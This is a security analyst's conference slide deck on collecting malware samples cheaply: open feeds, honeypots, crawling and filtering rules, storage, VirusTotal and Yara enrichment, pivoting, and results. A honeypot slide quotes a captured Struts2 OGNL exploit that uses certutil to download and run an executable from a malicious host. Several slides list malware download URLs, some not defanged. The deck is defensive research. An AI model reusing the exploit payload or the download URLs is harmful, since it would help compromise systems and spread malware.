

Tracking samples

on a budget

Who am I?

Alexandre Holzer



Security analyst



CTF player



Enthusiast botnet hunter

Disclosure

- Personal project
- Developed 2 years ago

The project

- Acquiring a **malware sample collection** on a budget
 - Searching for URLs spreading potentially malicious files
 - Filtering, processing and storing samples
 - **Diversity** over quantity


Agenda

- Data sources
- Crawling methods
- Post processing
- Optimization
- Interface
- Results

Sources

Sources

— — —



Open source feeds

— — —

- Online sandbox   JOeSecurity
- Social media and text sharing platforms   
- Phishing reports  
- Malware trackers   Malshare  Malc0de 
 - fumik0.com - vxvault.net - tracker.h3x.eu - threatweb.com
- Honeypot feeds futex.re - tracker.h3x.eu - nothink.org
- Online URL analyzers  urlquery.net  urlscan.io

Honeypots

Low interaction

HTTP server example

- HTTP **200** success status response code **to any** GET and POST **request**

GET /**struts2**-rest-showcase/orders.xhtml HTTP/1.1

...

Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(_memberAccess=#dm):...).(#cmd='cmd.exe /c certutil.exe -urlcache -split -f **http://a46.bulehero[.]in/download.exe** C:/Windows/temp/12.exe&cmd.exe /c C:/Windows/temp/12.exe')...(#cmds=(#iswin?{'cmd.exe, /c',#cmd}:{'/bin/bash, -c',#cmd})).(#p=newjava.lang.ProcessBuilder(#cmds))...}

Crawling all the URLs

Issues encountered

- Dead URLs
- Legitimate files
- Uninteresting media types
- Huge files (in the gigabyte range)
- Throttled/slow downloads
- New hash on every download
- Downloading the same sample multiple times
- +10 000 samples on a single host

Timeout

HTTP GET request

- Connection
- Global download process



1 byte/s network
bandwidth seen

Size

Size limit ~300MB

- Reset connections as soon as the max size is reached!

Media Type

Black list based on **libmagic**

Application : octet-stream, pdf, xml, x-chrome-extension, x-empty

Audio : x-wav

Image : gif, jpeg, png, svg, svg+xml, vnd.adobe.photoshop, webp, x-icon, x-ms-bmp

Text : html, plain, xml, x-php

Video : mp4, quicktime, x-ms-asf

1 URL -> n HASHES


— — —

New hash distributed

- Every download
 - Every n minutes
 - Depending of Geo-IP location
-
- Can be used to bypass AV detection
-
- **Max 3** different **hashes** for each **URL**


1 domain -> 1 HASH (n URLs)

One hash downloaded n times for any request on a domain

- Can be used to identify victims
- Can be used to  ?
- **Max 5 times the same hash for a domain**

1 domain -> n URLs (n HASHES)

n URLs downloaded for a domain (different hashes)

- Compromised host containing multiple campaigns
- Can be used to  too ?
- **Max 30** unique **URLs** for each **domain**

Buffer lists

— — —

- Blacklisting URLs to improve filtering process
- Dealing with limited resources
- **High probabilities** to find the same URLs multiple times within a short timespan
- FIFO like system
- **Max 100 000** URLs blacklisted

- **URL blacklist**
 - Max size reached
 - Wrong media type
 - 3 timeouts
 - **URL:HASH** couple already known
 - Too many hashes for one URL
- **Temporary list**
 - Error code
 - Connection timeout
 - Global download timeout

Alternative URLs

— — —

- URL example

- `http://domain[.]com/dir/sample.exe`

- Potential alternatives

- `http://www.domain[.]com/dir/sample.exe`
- `http://domain[.]com/dir/sample.exe/`
- `http://domain[.]com:80/dir/sample.exe`
- `https://domain[.]com/dir/sample.exe`
- `https://www.domain[.]com/dir/sample.exe`

Downloading the samples

Store your samples

Unique identifier

- **URL:HASH**

Relational database

URL format

- IDNA
- IRI

Maximum context

- Timestamp
- IP
- ASN
- Domain
- Media type
- Size
- HASH MD5/SHA1/SHA256
- **Origin**

Compression

- ZIP
- “infected” password
- Beware of **metadata** when sharing samples

Post processing

VirusTotal API

- Upload unknown samples
- Retrieve the scores
- Update scores

Enrichment

- **MetaData**
- **HexDump** with ASCII representation limited to 50 lines
- **strings** > 10 chars limited to 100 lines (UTF-8 + UTF-16)
- **Object files**

Yara rules

Repositories :

- Malpedia
- Yara-rules
- ESET
- KevTheHermit
- CAPE
- Neo23x0
- GoDaddy

Beware of **timeouts**

Optimize your findings

Pivots

— — —

Recursive open directory research

Example, initial **Troldesh** sample found :

```
+-----+
| http://xn--elbtilbrn-ogb[.]dk/wp-content/themes/twentyfifteen/inc/1c.jpg |
+-----+
```

- Searching for specific extensions
- Maximum number of new URLs per host

```
+-----+
| http://xn--elbtilbrn-ogb[.]dk/wp-content/themes/twentyfifteen/inc/ |
| http://xn--elbtilbrn-ogb[.]dk/wp-content/themes/twentyfifteen/ |
| http://xn--elbtilbrn-ogb[.]dk/wp-content/themes/ |
| http://xn--elbtilbrn-ogb[.]dk/wp-content/ |
| http://xn--elbtilbrn-ogb[.]dk/ |
+-----+
```

Pivots

— — —

Recursive open directory research

Sample found :

```
+-----+
| https://chandelawestafricanltd[.]com/bont/tel/y0VrTU0Iu19XJc2.exe | HawkEye |
+-----+
```

+30 other samples **automatically found** on this domain :

```
+-----+
| http://chandelawestafricanltd[.]com/rig/ka/katyyy.exe           | HawkEye |
| http://chandelawestafricanltd[.]com/images/gty/oma.exe         | Agent Tesla |
| http://chandelawestafricanltd[.]com/dosc/ed/_outputDD7A25F.exe | Agent Tesla |
| http://chandelawestafricanltd[.]com/image/opr/sxo.exe          | NetWire |
| http://chandelawestafricanltd[.]com/docs/md/nte.exe           | NetWire |
+-----+
```


Interface




























Supervise your samples

— — —

Filtering and pivoting capacities

- IP / Geo-IP
- Domain
- ASN
- HASH
- Media type
- VT score
- Yara rule




	2019-10-31 15:04:07	 http://www.alalam.ma/wp-content/uploads/2019/08/zej/	www.alalam.ma  51.255.95.74 / AS16276 OVH SAS 	application/x-dosexec	197.4K	6bf6b6554c7cd865a1872199b4edd2c3  16/70 on 2019-10-31 Invincea:heuristic Malwarebytes:Trojan.Emotet.Generic Microsoft:Trojan:Win32/Casur.Ald Ikarus:Trojan-Banker.TrickBot First submission on VT	 
	2019-10-31 15:03:29	 http://oreillespourlemonde.org/site/wp-content/themes/sketch/clp.exe	oreillespourlemonde.org  213.186.33.40 / AS16276 OVH SAS 	application/x-dosexec	980.0K	e096ddf613c0fbf96cab8591ac419c50  15/65 on 2019-10-31 ESET-NOD32:a variant of Win32/Packed.AutoIt.KY Microsoft:Trojan:Win32/Fuerboos.Dlcl APEX:Malicious Rising:Trojan.Obfus/AutoIt!1.BD86 (CLASSIC) Qihoo-360:HEUR/QVM10.1.E805.Malware.Gen	 
	2019-10-31 15:02:39	 http://185.163.45.142/lucky/raccoon.exe	185.163.45.142 / AS39798 MivoCloud SRL 	application/x-dosexec	1.3M	fb812d9bb7241a1b80b634b8acff52af  44/68 on 2019-10-30 Kaspersky:Trojan-PSW.Win32.Racealer.ays Microsoft:Trojan:Win32/TiggreIrfn BitDefender:Trojan.GenericKD.41950471 ESET-NOD32:a variant of Win32/GenKryptik.DWIX Avira:TR/AD.StellarStealer.nbtos	 
	2019-10-31 15:01:56	 http://theenterpriseholdings.com/nmoniboy.exe	theenterpriseholdings.com  162.251.80.24 / AS394695 PDR 	application/x-dosexec	608.0K	584c255c1c5e15785215a8a196b9721f  11/71 on 2019-10-31 Microsoft:Trojan:Win32/Wacatac.Blml BitDefender:Theta.Gen:NN.Zevba0.31176.Mm0@aW4rsGdi Symantec:ML.Attribute.HighConfidence Acronis:suspicious Invincea:heuristic	 

Summing things UP


Sample tracking cycle

— — —



Sample (ZIP + infected), timestamp, IP, domain, ASN,
media type, size, HASH, origin, post process result

Tracker diagram





Results

Statistics

— — —

Running for 2 years

- ~ 270 000 unique samples / ~ 400 000 unique URLs
- ~ 600 GB
- **25 %** were **not** on  **VIRUSTOTAL** and automatically submitted
- **78 %** identified by more than **5** anti-virus on  **VIRUSTOTAL**

Crawled URLs

- ~ **20 000** URLs **per cycle**
 - ~ 2 500 unique URLs (*after filters*) **during the work week** (~ 2 hours cycle)
 - ~ 700 **during the weekend**


Statistics

Sources

40 %	Pivots	
24 %	urlhaus.abuse.ch	
16 %	urlscan.io	
5 %	Honeypots	
3.5 %	futex.re	
2.4 %	malshare.com	
2.2 %	urlquery.net	
2.1 %	hybrid-analysis.com	
1.3 %	cert-pa.it	

Media type statistics

— — —



Statistics

Media type : **PE**

- Extension != exe, dll, dat, scr
- Total found : ~ 13 000 URLs


+-----+-----+		
jpg	7391	
php	1163	
png	919	
pdf	364	
rar	347	
gif	214	
+-----+-----+		

- Extension == JPG
- Top filenames

+-----+-----+		
sserv.jpg	1118	
1c.jpg	1074	
msg.jpg	981	
ssj.jpg	895	
2c.jpg	478	
messg.jpg	395	
+-----+-----+		

VirusTotal submissions

— — —



APT







Sample supposedly related to **APT33**

Found on **urlscan.io**

- [https://service.inboxsync\[.\]org/sync/Issue/Instruction.php](https://service.inboxsync[.]org/sync/Issue/Instruction.php)
- DOC : 878827a207b86c8cfdba7c64e897198f

Manual submission history (UTC) :

June 17th 2019 **3:45:09** pm from GB 
June 17th 2019 **5:38:06** pm from US 
June 17th 2019 **6:13:42** pm from US 
June 17th 2019 **6:19:23** pm from US 

service.inboxsync.org

91.216.163.90 

URL: <http://service.inboxsync.org/sync/Issue/Instruction.php>

Submission: On June 17 via manual (June 17th 2019, 3:45:09 pm) from GB 

Conclusion

Cost

- 19.95\$ one time
 - Pastebin Lifetime Pro account
- 20\$ per month
 - Small dedicated server
 - 1 CPU, 2C/2T
 - Memory 4GB, storage 1TB

Lessons learned

- **Challenge** to deal with **TLP:WHITE** only
- Mostly **cybercrime** samples
- Multiprocessing not needed
- Server and samples **backups**, specially on a budget
- **Buffer lists** and **pivots** were productive
- **Thanks to all open source feeds!**

Q & A



Merci

holzer.alexandre@gmail.com

Thanks to Claude, David, Ismael and
Remi for helping me out on the
presentation

THANK YOU

THANK YOU

THANK YOU

THANK YOU